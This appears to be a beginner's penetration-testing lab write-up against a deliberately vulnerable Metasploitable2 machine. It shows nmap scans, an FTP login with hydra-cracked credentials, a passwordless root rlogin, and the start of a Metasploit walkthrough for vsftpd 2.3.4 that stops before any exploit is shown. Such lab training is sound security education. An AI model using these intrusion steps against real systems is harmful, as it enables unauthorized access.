
Anonymous login

Anonymous login is a type of access to a system (usually an **FTP server**) where **no username or password is required**, or a **default username like anonymous** is used with **any email or blank password**.

Note:- Our Target Are opened two ports that able to login anonymously i.e. port 21 and port 514

1. Using FTP Port (21) :-

- As You can see below Scan image show that port number 21 on our target anonymous FTP login allowed . lets do it



```
(root㉿Kali)-[~]
└─# nmap -A -T4 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 17:09 IST
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 17:10 (0:00:01 remaining)
Stats: 0:02:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.25% done; ETC: 17:17 (0:00:00 remaining)
Nmap scan report for 192.168.161.182
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|FTP server status:
|   Connected to 192.168.161.192
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:ei:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

How to do it :-

- Open kali linux terminal and type following command

Command :- [ftp 192.168.161.182](ftp://192.168.161.182)

- Type command and hit enter button

A screenshot of a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal shows a root shell at the prompt: "root@Kali: /home/aniket". The user has typed "# ftp 192.168.161.182" and is awaiting a response from the server.

- Provide Username and password that you crack using hydra

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali: /home/aniket

root@Kali: /usr/share/wordlists # root@Kali: /home/aniket

```
[root@Kali ~]# ftp 192.168.161.182
Connected to 192.168.161.182.
220 (vsFTPd 2.3.4)
Name (192.168.161.182:aniket):
```

```
(root@Kali)-[~/home/aniket]
# ftp 192.168.161.182
Connected to 192.168.161.182.
220 (vsFTPd 2.3.4)
Name (192.168.161.182:aniket): msfadmin
331 Please specify the password.
Password: [REDACTED]
```

- Login Successfully

```
(root@Kali)-[~/home/aniket]
# ftp 192.168.161.182
Connected to 192.168.161.182.
220 (vsFTPd 2.3.4)
Name (192.168.161.182:aniket): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> [REDACTED]
```

2.RLogin (514)- remote shell-:

Rlogin (Remote Login) is a protocol used to log into another computer over a network, typically a UNIX system.

■ Key Points:

- **Port Number:** 514 (TCP)
 - **Service Name:** rlogin
 - **Purpose:** Allows remote users to log in to a system and work as if they were physically present
 - **Platform:** Mostly used on UNIX/Linux systems
 - **Authentication:** Uses .rhosts file for user-based trust (no password sometimes)
-


How to use it :-

- Open Kali linux terminal and type following command

Command:- rlogin -l root 192.168.161.182

- rlogin: Starts the **Remote Login** client
- -l root: Specifies the **username** to log in as (in this case, root)
- 192.168.161.182: The **target IP address** (Metasploitable2 machine).


- Type this command and hit enter button



Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
(root@Kali)-[/home/aniket]
rlogin -l root 192.168.161.182

The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal prompt is "(root@Kali)-[/home/aniket]". The user has typed the command "# rlogin -l root 192.168.161.182" into the terminal. The background of the window shows a dark, abstract image.

- Login successfully without username and password



Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
(root@Kali)-[/home/aniket]
Rlogin -l root 192.168.161.182
Last login: Sat Jun 7 10:19:56 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#

The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal prompt is "(root@Kali)-[/home/aniket]". The user has typed the command "# Rlogin -l root 192.168.161.182" into the terminal. The terminal output shows a successful login to a "metasploitable" server. The background of the window shows a dark, abstract image.

- Target ip address

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have new mail.  
root@metasploitable:~# ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:46:c1:80  
          inet addr:192.168.161.182 Bcast:192.168.161.255 Mask:255.255.255.0  
          inet6 addr: 2401:4900:57a8:9916:a00:27ff:fe46:c180/64 Scope:Global  
             fe80::a00:27ff:fe46:c180/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:22020 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:20787 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1667573 (1.5 MB) TX bytes:1631570 (1.5 MB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:366 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:366 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:151857 (148.2 KB) TX bytes:151857 (148.2 KB)  
  
root@metasploitable:~#
```

- Now you can access all these files and directories

```
root@metasploitable:~# ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:46:c1:80  
          inet addr:192.168.161.182 Bcast:192.168.161.255 Mask:255.255.255.0  
          inet6 addr: 2401:4900:57a8:9916:a00:27ff:fe46:c180/64 Scope:Global  
             fe80::a00:27ff:fe46:c180/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:22020 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:20787 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1667573 (1.5 MB) TX bytes:1631570 (1.5 MB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:366 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:366 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:151857 (148.2 KB) TX bytes:151857 (148.2 KB)  
  
root@metasploitable:~# dir  
Desktop  reset_logs.sh  vnc.log  
root@metasploitable:~# ls  
Desktop  reset_logs.sh  vnc.log  
root@metasploitable:~#
```

Exploitation Using Metasploit

Metasploit is an open-source tool used for developing, testing, and executing **exploits** against systems to identify vulnerabilities. It helps security professionals simulate real-world attacks.

■ Why Metasploit is Used:

1. **Vulnerability Assessment** – Helps find security weaknesses in systems and networks.
 2. **Exploit Development** – Used to create and test custom exploits.
 3. **Payload Delivery** – Sends malicious code (payloads like Meterpreter) to gain remote access or control.
 4. **Post-Exploitation** – Allows further actions after gaining access, such as privilege escalation, keylogging, file download/upload, etc.
 5. **Security Testing** – Helps ethical hackers test the effectiveness of defenses.
 6. **Learning & Training** – Commonly used in cybersecurity labs and training (e.g., Hack The Box, TryHackMe).
-


■ Key Components:

- **msfconsole** – Main command-line interface for using Metasploit.
- **Exploits** – Code that targets vulnerabilities.
- **Payloads** – Code that runs after the exploit (e.g., reverse shell).
- **Auxiliary Modules** – Scanners, fuzzers, and other tools.
- **Encoders** – Used to hide payloads from antivirus.

- **Listeners** – Wait for connections from compromised machines.
-

Before exploiting target , find which service version are vulnerable on our target

- Just copy the version of service




```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:~# root@Kali:~#
Initiating Service scan at 00:50
Scanning 23 services on 192.168.2.182
Completed Service scan at 00:50, 11.23s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.2.182.
Initiating NSE at 00:50
Completed NSE at 00:50, 0.17s elapsed
Initiating NSE at 00:50
Completed NSE at 00:50, 0.06s elapsed
Nmap scan report for 192.168.2.182
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        netkit-rsh rexecd
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)


23°C
Partly cloudy
ENG IN 00:52:39
08-06-2025
Right Ctrl

```


- And paste on google
- Click on first website --- rapid 7




- here, the version is vulnerable




- Copy the exploit and open kali linux



- Type **msfconsole**



- And paste the exploit



